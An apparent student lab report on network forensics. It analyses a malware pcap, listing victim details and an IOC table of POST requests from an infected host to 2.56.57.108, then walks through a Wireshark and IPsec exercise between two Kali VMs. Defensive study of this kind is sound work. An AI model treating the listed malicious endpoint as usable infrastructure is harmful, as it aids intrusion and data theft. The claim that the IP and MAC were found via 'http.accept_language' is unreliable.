5067	download.windowsupdate.com	application/vnd.ms-cab-compressed	7313 bytes	35969515_2975e5b79f9857b7a2d7aa07e0d
5081	download.windowsupdate.com	application/vnd.ms-cab-compressed	10 kB	35969632_c422aaaf8becdd90e50fb693670
5315	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10a18
5316	au.download.windowsupdate.com	application/octet-stream	2 bytes	am_delta_patch_1.355.1569.0_f5fe52e10a18
5636	au.download.windowsupdate.com	application/octet-stream	307 kB	am_delta_patch_1.355.1569.0_f5fe52e10a18



2.6. More details are [here](#).

Produce a document with your findings. It should contain:

2.6.1. **Executive summary**. What happened (who, when what)

- On 7th January 2022 at 16:07:32 a host owned by Steve Smith was compromised.

2.6.2. **Victim details** - hostname, IP address, MAC address, Windows user account name.

- Hostname: **desktop-gxmyno2** (discovered with Kerberos.CNameString)
- IP address: **192.168.1.216** (discovered with http.accept_language)
- MAC address: **9c:5c:8e:32:58:f9** (discovered with http.accept_language)
- Account name: **steve.smith** (discovered with Kerberos.CNameString)

2.6.3. **IOCs** - IP adressess, domains, URLs, files, etc.

<u>Malicious traffic discovered:</u>

Time	Source	Src port	Destination	Dst port	Host	Info
2022-01-07 16:07:32	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//6.jpg HTTP/1.1
2022-01-07 16:07:32	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//1.jpg HTTP/1.1
2022-01-07 16:07:33	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//2.jpg HTTP/1.1
2022-01-07 16:07:33	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//3.jpg HTTP/1.1
2022-01-07 16:07:33	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//4.jpg HTTP/1.1
2022-01-07 16:07:34	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//5.jpg HTTP/1.1
2022-01-07 16:07:34	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//7.jpg HTTP/1.1
2022-01-07 16:07:35	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk//main.php HTTP/1.1
2022-01-07 16:07:36	192.168.1.216	49738	2.56.57.108	80	2.56.57.108	POST /osk/ HTTP/1.1 (zip)

2.6.4. **Screenshots** with your findings.


3. Network Miner

3.1. Install Network Miner.

3.2. Download pcap. Password is ”infected_20220107”.


3.3. Analyse the same pcap using Network Miner


- This exercise was completed in the live laboratory.




4. IPSEC - initial setup


4.1. Use Kali VM already created
4.2. [Setup the vm in bridge mode]
4.3. Choose a partner
4.4. Ping to your partner's IP address
4.5. Change hosts file and name partner's IP
4.6. Start Wireshark
4.7. Monitor (ICMP) traffic from host to host generated by ping cmd







ALICE IP: 192.168.0.105
BOB IP: 192.168.0.107


Alice [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
GNU nano 6.3 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
127.0.0.1 my-cool-mutual-tls
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.0.107 bob
192.168.0.105 alice


Bob [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
GNU nano 6.3 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
127.0.0.1 my-cool-mutual-tls
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.0.105 alice
192.168.0.107 bob


Alice [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
S
No. Time Source Destination Protocol Length Info
872 118.631554923 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x0bf1 A ejbca_db
935 123.530493863 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x3530 A ejbca_db
948 128.367404704 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x06ff A ejbca_db
954 132.979516804 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x72b0 A ejbca_db
956 133.812491017 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=1/256, ttl=64 (reply in 958)
961 134.815850561 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=2/512, ttl=64 (reply in 962)
965 135.819168665 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=3/768, ttl=64 (reply in 966)
967 136.819805255 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=4/1024, ttl=64 (reply in 968)
970 137.689241943 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x3c7a A ejbca_db
977 142.325353239 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x59a6 A ejbca_db
1008 146.875990047 192.168.0.105 192.168.0.1 DNS 68 Standard query 0x58c3 A ejbca_db
1021 151.580386170 192.168.0.105 192.168.0.1 DNS 68 Standard query 0xc414 A ejbca_db
243 23.175015751 192.168.0.106 224.0.0.251 IGMPv2 60 Membership Report group 224.0.0.251
958 133.938441273 192.168.0.107 192.168.0.105 ICMP 98 Echo (ping) reply id=0xe671, seq=1/256, ttl=64 (request in 956)
962 134.861323421 192.168.0.107 192.168.0.105 ICMP 98 Echo (ping) reply id=0xe671, seq=2/512, ttl=64 (request in 961)
966 135.884995801 192.168.0.107 192.168.0.105 ICMP 98 Echo (ping) reply id=0xe671, seq=3/768, ttl=64 (request in 965)
968 136.827964804 192.168.0.107 192.168.0.105 ICMP 98 Echo (ping) reply id=0xe671, seq=4/1024, ttl=64 (request in 967)
Frame 859: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: CyberTAN_98:4a:0b (00:45:e2:98:4a:0b), Dst: Tp-LinkT_fc:bb:20 (e8:94:f6:fc:bb:20)
Internet Protocol Version 4, Src: 192.168.0.104, Dst: 142.250.186.163
Transmission Control Protocol, Src Port: 53135, Dst Port: 443, Seq: 622, Ack: 4804, Len: 0
0000 e8 94 f6 fc bb 20 00 45 e2 98 4a 0b 08 00 45 00
0010 00 28 88 8b 40 00 80 06 67 96 c0 a8 00 68 8e fa
0020 ba a3 cf 8f 01 bb cb 3f 7d cd 95 6b f7 07 50 11
0030 01 fe fc 5b 00 00 00 00 00 00 00 00
"S" is neither a field nor a protocol name.
Packets: 1231 · Displayed: 1231 (100.0%)
Profile: Default
6:24 PM
1/7/2025



Bob [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.0.106 2.19.198.50 TCP 60 51484 → 443 [ACK] Seq=1 Ack=1 Win=509 Len=1 [TCP segment of a reassembled PDU]
212 103.557792243 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=4/1024, ttl=64 (reply in 213)
208 102.614752624 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=3/768, ttl=64 (reply in 209)
206 101.591029543 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=2/512, ttl=64 (reply in 207)
202 100.668715919 192.168.0.105 192.168.0.107 ICMP 98 Echo (ping) request id=0xe671, seq=1/256, ttl=64 (reply in 203)
249 113.274301324 192.168.0.104 239.255.255.250 IGMPv2 60 Membership Report group 239.255.255.250
256 119.523834861 192.168.0.103 224.0.0.251 IGMPv2 60 Membership Report group 224.0.0.251
370 148.414944668 192.168.0.102 224.0.0.251 MDNS 185 Standard query response 0x0000 PTR Dragoi's iPad._rdlink._tcp.local TXT OPT
366 146.980967048 192.168.0.102 224.0.0.251 MDNS 562 Standard query response 0x0000 TXT, cache flush PTR _rdlink._tcp.local PTR Dragoi's iPad._rdlink._tcp.local TXT SRV, cache flush 0 0 56096 Dragois-iPad.local PTR, cache flush Dragois-iPad.local PTR, ca…
361 145.239193674 192.168.0.102 224.0.0.251 MDNS 198 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM" question PTR _companion-link._tcp.local, "QM" question PTR _homekit._tcp.local, "QM" question PTR _airplay._tcp.local, "QM" question PTR _raop._tcp…
358 144.215772066 192.168.0.102 224.0.0.251 MDNS 562 Standard query response 0x0000 TXT, cache flush PTR _rdlink._tcp.local PTR Dragoi's iPad._rdlink._tcp.local TXT SRV, cache flush 0 0 56096 Dragois-iPad.local PTR, cache flush Dragois-iPad.local PTR, ca…
355 142.984824479 192.168.0.102 224.0.0.251 MDNS 367 Standard query response 0x0000 TXT, cache flush PTR Dragoi's iPad._rdlink._tcp.local TXT SRV, cache flush 0 0 56096 Dragois-iPad.local AAAA, cache flush fe80::427:30eb:ad65:f994 A, cache flush 192.168…
353 142.358230120 192.168.0.102 224.0.0.251 MDNS 165 Standard query response 0x0000 AAAA, cache flush fe80::427:30eb:ad65:f994 A, cache flush 192.168.0.102 NSEC, cache flush Dragois-iPad.local OPT
352 142.255732439 192.168.0.102 224.0.0.251 MDNS 198 Standard query 0x0000 PTR lb._dns-sd._udp.local, "QM" question PTR _companion-link._tcp.local, "QM" question PTR _homekit._tcp.local, "QM" question PTR _airplay._tcp.local, "QM" question PTR _raop._tcp…
Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: Chongqin_b9:a0:69 (4c:d5:77:b9:a0:69), Dst: Tp-LinkT_fc:bb:20 (e8:94:f6:fc:bb:20)
Internet Protocol Version 4, Src: 192.168.0.106, Dst: 2.19.198.50
Transmission Control Protocol, Src Port: 51484, Dst Port: 443, Seq: 1, Ack: 1, Len: 1
0000 e8 94 f6 fc bb 20 4c d5 77 b9 a0 69 08 00 45 00
0010 00 29 7e 89 40 00 80 06 f2 ed c0 a8 00 6a 02 13
0020 c6 32 c9 1c 01 bb 45 b3 0e 89 98 2b 24 3b 50 10
0030 01 fd 49 04 00 00 00 00 00 00 00 00
eth0: <live capture in progress>
Packets: 559 · Displayed: 559 (100.0%)
Profile: Default
Right Ctrl
6:24 PM
1/7/2025


5. IPSEC documentation

